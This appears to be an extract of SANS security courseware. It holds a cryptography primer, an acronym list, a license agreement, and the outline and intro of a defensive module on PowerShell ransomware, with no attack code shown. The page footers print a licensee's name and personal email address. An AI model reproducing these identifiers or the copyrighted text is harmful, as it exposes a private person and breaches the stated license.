Without a hardware-based random number generator, Windows and Linux will sample fast-changing data available through the operating system to feed into a "pseudo" random number generator algorithm. The seed data is considered to be unpredictable enough that an adversary could derive no advantage from the fact that the bits do not come from a true random source, but "good enough" is always relative to one's adversaries. True random bits are best; pseudo-random bits are what we're normally stuck with. And if a key is derived from the hash of a password chosen by a human, can humans *really* choose random passwords? Do quantum or chaotic fluctuations in the brain really percolate all the way up to the conscious choice of a new "random" password?

Sometime in the next 50 years, however, there will be a "quantum apocalypse" for cryptography when quantum computing becomes widely available. The threat is real enough that in August 2015, the National Security Agency (NSA) in the United States started to provide public guidance concerning quantum-resistant countermeasures.


The upshot of NSA's worries are that 1) new quantum-resistant algorithms must be developed in the next several years, 2) we should increase the size of keys used today, and 3) pre-shared keys can provide quantum resistance if they are very large and truly random, such as for IPsec. How large is "large"? Here are NSA's minimum key sizes and algorithms while we wait for new quantum-resistant ciphers to be developed:

- AES: 256 bits
- RSA: 3072 bits
- Hashing: SHA-384
- Diffie-Hellman (DH) key exchange: 3072 bits
- Elliptic Curve (ECDH) key exchange: curve P-384
- Elliptic Curve (ECDSA) signatures: curve P-384

What in the world do these things mean? Well, let's talk about it!

Two-Way, Symmetric, Secret, Bulk, Session Keys

Some keys are "**two-way**" or "**symmetric**" in that anything encrypted with a two-way key can be decrypted with that exact same key. RC4, AES, and 3DES are examples. Because the same key can be used to both encrypt and decrypt the same data, these keys have to be carefully kept secret. So these keys are often called "**secret keys**" and should not be confused with private keys.



$$\begin{aligned}\text{symmetric-cipher}(\text{cleartext}, \text{key}) &= \text{ciphertext} \\ \text{symmetric-cipher}(\text{ciphertext}, \text{key}) &= \text{cleartext}\end{aligned}$$

Two-way keys are fast, so they are often used for "bulk encryption" of large amounts of data. They are often called "session keys" because they encrypt almost all the data during a session with a server, except for the initial key exchange.

But not all keys are for symmetric ciphers!


One-Way, Asymmetric, Public/Private, Key-Exchange Keys

Other keys are "**one-way**" or "**asymmetric**" in that they cannot be used to decrypt data that they originally encrypted. For example, RSA keys are one-way, asymmetric keys.

One-way keys are always created in pairs, and the pair has a very special property: anything encrypted with one key can only be decrypted with the other, and vice versa. For all practical purposes, for each possible one-way RSA key, there is one and only one corresponding key that can decrypt the ciphertext it produces. The one-way keys in a key pair are mathematically intertwined together when they are generated, so they are always generated as a set.

Once generated, one of the asymmetric keys is dubbed the "**public key**" and the other, the "**private key**". They differ only in purpose, not functionality. The public key is

distributed freely around the world. The private key is kept hidden and secured so that only the owner can use it. You want others to have your public key so they can encrypt data and send it to you. Only you have the corresponding private key, so only you can decrypt the data others send to you. Even if attackers have a copy of your public key, they cannot decrypt any data encrypted with that key.



$\text{cipher}(\text{cleartext}, \text{public-key}) = \text{ciphertext}$ that only private key can decrypt
 $\text{cipher}(\text{cleartext}, \text{private-key}) = \text{ciphertext}$ that only public key can decrypt

One-way keys are roughly 1,000 times slower than two-way keys. Hence, they are not generally used to encrypt data in bulk. Instead, one-way keys are often used to encrypt two-way keys in order to securely share them with others, and therefore are often called "**key-exchange keys**".


A key is just binary data; hence, that data (that key) can be encrypted with another key. So a 40-bit RC4 key could be encrypted with a 56-bit DES key and then that ciphertext encrypted again with a 128-bit AES key. In this case, the original 40-bit key is encrypted twice with two different keys with two different ciphers. Since there is only one chunk of ciphertext at the end of the process, we've *layered* encryption on top of encryption. The RC4 key is encrypted twice, and really only the 128-bit AES layer of encryption would matter here because DES is so weak.

128-bit AES encryption
56-bit DES encryption
40-bit RC4 key

A slightly different procedure would be to encrypt the 40-bit RC4 key using a 56-bit DES key, which produces one piece of ciphertext and then encrypt the DES key itself with the 128-bit AES key, which produces a second piece of ciphertext. Notice that, in this case, the 40-bit RC4 key has only been encrypted once. Now we have two chunks of ciphertext: the 40-bit RC4 key encrypted with the 56-bit DES key and the 56-bit DES key

encrypted with the 128-bit AES key. We have not layered the encryption—we have *chained* it.

To get to the original RC4 key, there are two paths: either crack the DES key or crack the AES key to get the DES key. Either approach would yield access to the RC4 key, but cracking the tiny DES key is astronomically easier than cracking the big AES key; hence, the AES encryption of the DES key doesn't really matter for overall security.




This kind of layering or chaining of encryption keys is common, especially when one of the keys is derived from the hash of a password (discussed below). The challenge is to layer or chain the encryption of the keys in a way that actually increases security, not just gives the appearance of added security. For example, in the examples above, the layering or chaining doesn't ultimately matter because the key to be protected is only a 40-bit RC4 key! The data to be protected by that RC4 key can simply be directly decrypted by brute force guessing the tiny 40-bit RC4 key itself! No un-layering or un-chaining required.

Secure Key Exchange

An important problem is how to securely share a bulk, session, two-way key with a remote party. If you merely send the two-way key to the remote party, attackers could eavesdrop on the transmission and capture the key. Because it is two-way, it could be used to decrypt any other data encrypted with it. A two-way key is desired, though, because it is fast.


A very common solution is as follows: 1) acquire the remote party's public one-way key, 2) randomly generate a two-way session key, 3) encrypt a copy of the session key with the other party's public key, 4) send the encrypted session key to the other party, 5) the other party decrypts the session key with their private key, and 6) encrypt all subsequent communications with the session key only. Now the two parties have securely exchanged an identical bulk encryption key.



Another secure key exchange method is the Diffie-Hellman (DH) technique. Two parties can use the DH technique to mutually agree upon a shared symmetric key without ever exposing that shared key to the network. DH key negotiations are used extensively with IPsec and other protocols.

Hashing

Switching gears a bit, there is another type of algorithm called a "**hash function**". It is not used to encrypt data, but to check its integrity. A hash function takes data of any size as input and produces a small fixed-length string of bits as output. The output is called "the hash of" or "the **digest** of" or "the **fingerprint** of" the original input. The output is sometimes called a "hash value". Examples of hash functions include MD5, SHA-1, and SHA-256. To repeat, though, because it is very commonly misunderstood: a hashing algorithm is *not* an encryption algorithm.



Importantly, a hash function is very sensitive to any changes in the original input. So if some data is hashed (say, a DVD movie file), then that data is modified in the slightest way (like a single zero in the DVD file is flipped to a one), then the modified data is

hashed again; the two hash numbers produced will be different with a 99.99999999% probability or better.

At an earlier time: Hash(Data) = X
At a later time: Hash(Data) = Y
Compare: X ≠ Y
Therefore: Data has changed!

Hence, if some data is hashed, then hashed again at a later time, but the two hash numbers produced are different, this proves that the original data has somehow changed with an extremely high degree of certainty. Hence, we can use hash functions for **integrity** verification, like super-enhanced checksums.

Hashes Used as Encryption Keys

The output of a hash function is a small string of bits. There is no reason why this string of bits could not be used as an encryption key for a cipher. (Hash values can be padded or truncated to make them fit the key requirements of a cipher.)

For example, if your password is hashed with MD5 to produce a 128-bit string, that string could be used as an encryption key with AES to encrypt other data. To decrypt the data, another person would either have to have the AES key or your password, since they could hash your password themselves to produce the exact same AES key.

Hash(Password) = string of bits = key for cipher to encrypt other data

This brings up the random number problem again. Humans are not very good random number generators; hence, keys derived from password hashes are often not very good. The best we can do is to provide training to users on how to choose less bad passphrases and to change those passphrases on a regular basis.

Digital Signatures

To prove that some data has not been altered since it was created and to prove that it came from a certain key holder, the data can be **digitally signed**. One way to produce a digital signature of some data is by:

1. hashing the data to produce a hash value,
2. encrypting this hash value with the signer's private key, and
3. appending the encrypted hash to the data. The private key encrypted hash number is the signature of the data originally hashed.

Someone can "check the signature" by 1) hashing the data independently with the same algorithm as the originator, 2) decrypting the originator's encrypted hash value with the originator's public key, and 3) comparing the originator's hash value with one's own independently calculated hash. If the two hash values are the same, this proves the data has not been altered. If the encrypted hash can be decrypted with a person's public key, this proves that their hash was encrypted with that person's corresponding private key.

The problem is proving that a certain public key really belongs to a certain person or entity. How can a set of credentials be bound to a public key to prove that *this* public key belongs to *this* entity? The problem can be solved with a trusted Certification Authority. That's what's coming up in the next section.

Want to Learn More? Cryptography Recommended Reading

This seminar is only a brief introduction to a vast literature on cryptography, PKI, and smart cards. To help you get started, the following is a list of recommended readings.

Microsoft Documentation of the Windows PKI

See <https://technet.microsoft.com> for new white papers and associated papers on PKI, smart cards, CryptoAPI, CryptoNG, Authenticode, etc.

A large number of TechNet and Knowledge Base articles exist pertaining to Certificate Services (too many to list here—do a search).

The Cryptography FAQ and Vendor Resources

The Cryptography FAQ is an excellent *and free* online reference. Start here when you have general cryptography and PKI questions independent of any vendor's products.

- <http://www.faqs.org/faqs/cryptography-faq/>

A famous book in cryptography, *Handbook of Applied Cryptography*, by Menezes, Oorschot, and Vanstone, is available for free in PDF format from here:

- <http://www.cacr.math.uwaterloo.ca/hac/>
- The link below will take you to an article entitled "Ten Risks of PKI: What You're Not Being Told About Public Key Infrastructure" by C. Ellison and B. Schneier. This is a seven-page summary of the pitfalls of relying on PKI for security. The page also has other interesting material concerning practical cryptography and security:
 - https://www.schneier.com/academic/archives/2000/01/ten_risks_of_pki_wha.html

Cryptography and PKI Books

Cryptography Engineering by Ferguson, Schneier, and Kohno is the book to buy if you want to purchase only one general cryptography book and then rely on Wikipedia for the rest.

For a book that focuses on PKI, get *Security without Obscurity: A Guide to PKI Operations* by Jeff Stapleton and W. Clay Epstein (CRC Press).

Microsoft Windows Server PKI and Certificate Security by Brian Komar (MS Press) is currently old and sometimes hard to find used, but it covers Windows PKI specifically.

Microsoft CryptoAPI, CAPICOM, and CryptoNG

Microsoft's CryptoAPI and CAPICOM documentation can be found in the Platform SDK of the MSDN Online Library at <http://msdn.microsoft.com/library/>. Look in the Platform SDK > Security > Cryptography section. If you want to write scripts in PowerShell or Python that use PKI, then read the CryptoNG (CNG) documentation.

Acronyms and Abbreviations

3DES = Triple-DES: 168-bit DES using three 56-bit keys or 112-bits with two keys

AD = Active Directory (ntds.dit)

AIA = Authority Information Access (URLs where a CA's certificates are found)

AKI = Authority Key Identifier (certificate serial and ID number a CA uses)

BDC = Backup Domain Controller (NT 4.0)

CA = Certification Authority (an issuer of digital certificates, e.g., Verisign)

CDP = CRL Distribution Point (where a CA's CRLs can be found)

CNG = Microsoft Cryptography Next Generation (succeeds CryptoAPI)

CRL = Certificate Revocation List (a CA's list of revoked certificates)

CSP = Cryptographic Service Provider (performs cryptographic operations)

CTL = Certificate Trust List (list of trusted CAs)

CryptoAPI = Menu of cryptographic services provided by Windows.

DAACL = Discretionary Access Control List (permissions on an object)

DC = Domain Controller (dcpromo.exe)

DDF = Data Decryption Field (EFS file attribute with encrypted FEK)

DDNS = Dynamic Domain Name System (DNS automatic update)

DES = A 56-bit symmetric block encryption cipher developed by NSA

DFS = Distributed File System (virtualized shared folders)

DS = Directory Service (AD, Novell NDS, and Unix NIS are examples)

DRF = Data Recovery Field (EFS file attribute with encrypted FEK)

EFS = Encrypting File System (NTFS transparent file encryption)

FEK = File Encryption Key (EFS key used to encrypt a file)

GC = Global Catalog (index of AD)

GPO = Group Policy Object (a set of configuration settings)

HSM = Hardware Security Module (CA private key protection)

IETF = Internet Engineering Task Force (publishes RFCs)

IIS = Internet Information Server (MS's HTTP and FTP server)

IPsec = Internet Protocol Security (encryption and signing of IP data)

ISA = Internet Security and Acceleration Server (MS's firewall, NAT, proxy)

ITU = International Telecommunications Union (sets standards)

KDC = Key Distribution Center (DC serving Kerberos tickets)

Member Server = non-DC that has a computer account in a domain

MMC = Microsoft Management Console (mmc.exe)

MS = Microsoft Corporation (www.microsoft.com)

NC = Naming Context (a partition of the AD database)

Native = Native Mode operation on pure Windows networks

NETLOGON = A folder shared as NETLOGON (part of SYSVOL)

NT = Microsoft Windows NT 4.0 (www.microsoft.com)

NTFS = NT File System (permissions, auditing, compression, encryption)

OID = Object Identifier (a number to uniquely identify an object type in a DS)
OU = Organizational Unit (subdivision of a domain)
PDC = Primary Domain Controller (NT 4.0)
PGP = Pretty Good Privacy (web of trust PK software)
PK = Public key (a one-way asymmetric encryption key)
PKCS = Set of *de facto* PK standards from RSA Laboratories (PKCS#7)
PKI = Public Key Infrastructure (standardized services surrounding use of PKs)
PKIX = IETF working group to define an interoperable PKI
RFC = Request for Comments (a document defining/proposing standards)
RRAS = Routing and Remote Access Server (MS's dial-up/VPN router)
RSA = Rivest-Shamir-Adleman (popular algorithm for PKs)
S/MIME = PK-based encryption and signing of email (Outlook)
SAM = Security Accounts Manager (NT 4.0 SAM database of accounts)
SACL = System Access Control List (list of audit settings on an object)
SGC = Server Gated Cryptography (SSL for banks; non-issue now)
Snap-In = MMC snap-in tool (e.g., AD Users and Computers)
SSL = Secure Sockets Layer (PK-based encryption, signature, and authentication)
Standalone Computer = non-DC that is not a member of any domain
Standalone CA = Windows CA that does not use AD or templates
SYSVOL = A folder shared as SYSVOL with scripts and GPOs
TLS = Transport Layer Security (next version of SSL)
VPN = Virtual Private Networking (encryption and tunneling of packets)
X.500 = ITU standard for a directory service (like Active Directory)
X.509v3 = ITU standard for a digital certificate format, version 3 (RFC 2459)

PKCS Message Types

RSA Laboratories has developed a number of Public Key Cryptography Standard (PKCS) message types that have become widely accepted in the industry and are used in Windows. Some of the more important PKCS standards are the following:

- PKCS#5 is a method of deriving a private key from a password.
- PKCS#7 is a format for storing certificates, but not private keys.
- PKCS#10 is a format for certificate requests to be sent to CAs.
- PKCS#12 is a format for securely storing certificates and private keys (.pfx files).

505.6

PowerShell Security, Ransomware, and DevOps

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC505.6

Securing Windows and PowerShell Automation

SANS

PowerShell Security, Ransomware, and DevOps

© 2020 Jason Fossen, Enclave Consulting LLC | All Rights Reserved | Version # F01_01

PowerShell Security, Ransomware, and DevOps
Enclave Consulting LLC © 2020

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Document Legalities

All reasonable and good faith efforts have been exerted to verify that the information in this document is accurate and up to date. However, new software releases, new developments, new discoveries of security holes, new publications from Microsoft or others, etc. can obviate at any time the accuracy of the information presented herein.

Neither the SANS Institute, GIAC, nor the author(s) of this document provide any warranty or guarantee of the accuracy, safety, legality, or usefulness for any purpose of the information in this document or associated files, tools, or scripts. Neither the SANS Institute, GIAC, nor the author(s) of this document can be held liable for any damages, direct or indirect, financial or otherwise, under any theory of liability, resulting from the use of or reliance upon the information presented in this document or associated tools at any time.

This document is copyrighted (2020) and reproduction of this document in any number, in any form, in whole or in part, is expressly forbidden without prior written authorization.

Microsoft, MS-DOS, MS, Windows, Windows NT, Windows 2000, Windows XP, Windows Server 2003, Windows Vista, Windows 10, Windows Server 2008, Windows Server 2012, Windows Server 2016, Windows Server 2019, Active Directory, Internet Information Server, IIS, PowerShell, and .NET are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Bitcoin is a digital currency that may unfortunately be abused for illegal purposes like any other currency or technology. The illegal actions of ransomware criminals should in no way be interpreted as a rebuke or condemnation of Bitcoin or of Microsoft PowerShell. Apache is a product and trademark of the Apache Software Foundation.

Other product and company names mentioned herein may be the trademarks of their owners.

The legal consequences of any actions or tools discussed in this document are unknown. No lawyers or legal experts participated in the writing of any part of this document or have reviewed any of the associated tools. Readers are advised to consult with their attorney before implementing any of the suggestions or using any of the tools presented.

Community Document Credits

Network security is something produced by a community. Because technologies change so rapidly, the important assets are not the particular software or hardware solutions deployed today, but the skills of security administrators and their participation in the IT community. It is part of the mission of the SANS Institute to facilitate just this. This manual is a community document in that it was written with reliance upon the prior work of others and is updated regularly with the input of the security community members who use it. That means you.

If you find a significant error of fact or an important omission that would clearly add value to the document, please email the contact listed below. If your suggestion is incorporated, we would be pleased to list your name as a contributor.

Document Author: Enclave Consulting LLC, Jason Fossen (Jason@EnclaveConsulting.com)
SANS Version: F01_01
Author's Version: 59.1
Last Modified: 5.Mar.2020

Contributors:

Enclave Consulting LLC, Jason Fossen: author.
Michael Howard (www.microsoft.com): generous time spent answering IIS internals questions.
Robert Millott (ACS Defense): Brutus password-cracking utility.
Eric Neustadter (www.microsoft.com): windows update
Kathy DiGiovanni (ALLTEL Information Systems): srvinfo.exe
James Brooks (CDC): st bernard
Scott Mulcahy (Anheuser-Busch): error corrections, hardening additions.
Thierry Agassis (Unicible): IP forwarding info.
David Rhoades (www.mavensecurity.com): excellent auditing ideas and URL references.
Rick Smith (human): RDS tips and upgrade info.
Crystal Paluzzi (human): Component Services > View > Status View > see PID.
Roger Grimes (GK/PHR Holding Co.): Windows File Protection renamed file trick.
David Stevens (Carnegie Mellon): IIS Lockdown Tool info.
Gord Taylor (Royal Bank): Registry path corrections and UDL file info.
Michael Katz (Procint Security): Registry path correction.
Charles Raiford (Anheuser-Busch): SSI permissions issues.
James Damm (SAIC): ISAPI recommendations, development server tips.
Brendan Molloy (Greenwich Capital): IIS Admin service required for HTTPD.
Kurt Hinson (Tucson Electric): www.nstalker.com banner changers.
Chris Nebergall (Sandia): Mozilla authentication protocols.
Doug Brown (Sandia): NTLM/Kerberos in-channel details.
Rune Lee (Intria): Terminal Services RPC port info and other great tips.
George Mather (StVincent.org): correction to registry value path.
Frank Olmstead (US Army): burning websites to CD-ROMs.
Rod Johnston (Somewhere in Canada): DLL to unregister.
Brett Hill (IISanswers): nothing in particular, just for having great articles.
John Millican (New Concept Tech): nice way of stopping the nbt.sys driver.
Derek Lidbom (Human): great Firefox and Kerberos info.
Jon Sweeny (Indiana Uni): numerous typos and format corrections.
Joanne Ashland (Human): SSLDigger and SSL 2.0 removal.
David Wang (Microsoft): great answers to questions about CGI restrictions.
Bob Hayden (Xerox): numerous typo/grammo/facto corrections.
Rob Ledford (City of Liberty): drive sizing changes.
Bruce Meyer (Human): swap file and memory recommendations.
Christian Prickaerts (Human): pre-forensics suggestions.

Zoher Anis (Human): pre-forensics suggestions.
Rob Lee (SANS): just for being Rob...oh, and nice suggestions too!
Alissa Torres (SANS): pre-forensics suggestions.
Philip Hagen (Human): pre-forensics suggestions.
Mike Pilkington (Human): pre-forensics suggestions.
Greg Hall (Human): fixes in this and other manuals.
Rick Moffatt (Human): auditpol.exe and GPO fixes.
Tomislav Herceg (Human): mstsc /restrictedadmin for Win7.
Ginny Munroe (Deadline Driven): oodles of mis-scribbles—like this line!
Rob Dunn (Human): problems with Win32_Product.
@Tracert1010 (Human): capture NRPT data with snapshot script.
Daniel Faith (Human): Typo in labbo.
Marius Mihai (Human): \$cred.GetNetworkCredential()
Charlie Goldner (Human): many fixes and suggestions.
Monica Gelardo-Quash (SANS): thorough review and many fixes.
Yee Ching (Human): new incognito link.

Table of Contents

Today's Agenda.....	7
PowerShell is Dual-Use	9
Warning! You Will Go to Prison.....	10
Scenario: You Want to Go to Prison.....	12
Lab Hints.....	14
Lab Hint: Static Properties and Methods	15
Lab Hint: Base64, Get-Content, and Set-Content.....	17
Lab Hint: Casting Objects to a New Type	19
Lab Hint: Bytes as Decimal Numbers	21
Lab Hint: Protect-CmsMessage	23
On Your Computer	26
The Challenge: Write a Function.....	32
On Your Computer	34
Scenario: Get Files in Local Profile Folders.....	37
Scenario: Ransom Note Here-String.....	39
On Your Computer	42
Scenario: Deliver Payload from a Workstation	47
On Your Computer	50
Today's Agenda.....	55
Now We See Why Attackers Love PowerShell Too	56
There Is No Magic Patch or Secret Registry Value.....	57
Ransomware and Backups	58
PowerShell Execution Policies for Safety	61
File Explorer Blocked Script Example	65
What Version of PowerShell?.....	66
Antimalware Scan Interface (AMSI).....	69
Block Unwanted Processes, DLLs and Scripts.....	73
AppLocker Overview.....	75
AppLocker Event Log Messages	77
How to Create AppLocker Rules.....	79
AppLocker Path Rule Tips.....	85
On Your Computer	87
PowerShell Language Mode and AppLocker	89
AutoPlay, AutoRun, and the Human Layer	93
Control Removable Devices	96
User Endpoints Should Be More like Appliances	100
Get Users Out of the Administrators Group!.....	106
What is a Privilege in a Security Access Token?	111
The Maleficent Privileges	112
On Your Computer	116
Take Ownership Privilege for Ransomware.....	119
Backup/Restore Files Privileges for Ransomware.....	120
Weapons of Mass Infection	121

On Your Computer	126
Credential Guard.....	129
Local Security Authority (LSA) Memory Protection.....	136
Restrict Network Logon Rights	138
Practice Good Admin Credentials Hygiene.....	139
RDP Remote Credential Guard.....	142
User Account Control (UAC).....	145
The Multi-Account Strategy for IT Admins (1 of 2).....	158
The Multi-Account Strategy for IT Admins (2 of 2).....	162
Just Enough Admin (JEA) and Windows Admin Center (WAC) for Safer Remote Administration	164
Zero Trust with Windows Firewall and IPsec	167
Now We See Why This Is a Trick Question.....	169
Today's Agenda.....	170
The Curse of Over-Engineering.....	171
A Simple Parent Script: Start-Top.ps1.....	173
\$Top.Request Inside a Child Script	175
Import PowerShell Data File (*.psd1)	178
Package Delivery Methods	181
On Your Computer	183
The Final Challenge Lab (Redefines "Hard").....	190
Congratulations!.....	199
Appendix A: Writing Safer Code	200
Appendix B: Picture Passwords, PIN Logons, and Windows Hello Biometrics.....	202

Today's Agenda

1. PowerShell Ransomware
2. PowerShell Security Best Practices
3. Scripting Server Configuration for DevOps

Today's Agenda

At this point in the course, you should now see why hackers and malware authors love PowerShell. PowerShell is powerful! Unfortunately, that means ransomware often uses PowerShell to encrypt the files of innocent victims. Today's plague of ransomware is likely to get worse over time, not better, because of the large sums of money involved. Cheap cyber insurance is likely going to make the problem worse, not better.

To combat the threat of ransomware and other malware, we must understand how PowerShell can be abused. As a security practitioner, this is a part of your job. Just as doctors must understand how viral infections spread in order to prevent more infections, so your job requires understanding PowerShell viruses too. Your adversaries are already very well aware of how to abuse PowerShell for remoting, scheduled tasks, Group Policy scripts, file encryption, Base64 encoding, obfuscation, credentials theft, planting backdoors, maintaining persistence, dropping ransom notes, using digital currencies, and so on. The question is, are you?

In the first module of today's course, we will learn more PowerShell techniques by writing a script that can encrypt files using PowerShell's built-in Protect-CmsMessage cmdlet. Remember, if you encrypt files without the permission of management or of the owner of the files, this is a crime and you can be legally prosecuted. You are responsible for how you (mis)use automation tools, PowerShell or otherwise.

In the second module, we will discuss PowerShell security best practices. The goal of the course is to *prevent* harm with PowerShell as much as possible, not just write nice forensics reports after the fact.

The last module of this course is an open-ended capstone challenge to reinforce many of the PowerShell skills and topics learned previously. This is not a step-by-step lab, but more like a summary or game for review. Most attendees will not be able to "finish" the lab before the end because there isn't a finish line. The goal is to have fun while reviewing what we've learned so far and to encourage your brainstorming of how to use PowerShell to automate your security work when you get back to the office.

By the end of this course, you will be able to:

- Understand the threat of ransomware and other PowerShell malware.
- Understand the legal consequences of altering data without permission.
- Protect files by encrypting them with Protect-CmsMessage.
- Implement best practices for curtailing the abuse of PowerShell.
- Use the Start-Top.ps1 script of this course for your own projects at home.

PowerShell is Dual-Use

Dual-Use Technologies:

- Kitchen Knives
- Helicopters
- Computers
- The Internet
- Encryption Ciphers
- PowerShell

Good PowerShell:

Script to encrypt
our files to protect
the files from hackers.

Evil PowerShell:

Script to encrypt
other people's files
for ransom.

PowerShell is Dual-Use

A kitchen knife can be used to prepare breakfast or to murder someone. Helicopters can find lost children or fire missiles at civilians. Encryption can protect our passwords and bank accounts from hackers or be used for ransomware. All technology is "dual-use" in this way, including PowerShell.

In this section of the course, we will consider both sides of PowerShell's dual-use potential: we will imagine a ransomware scenario, but in the labs we will use the same techniques as the ransomware to protect files from hackers.

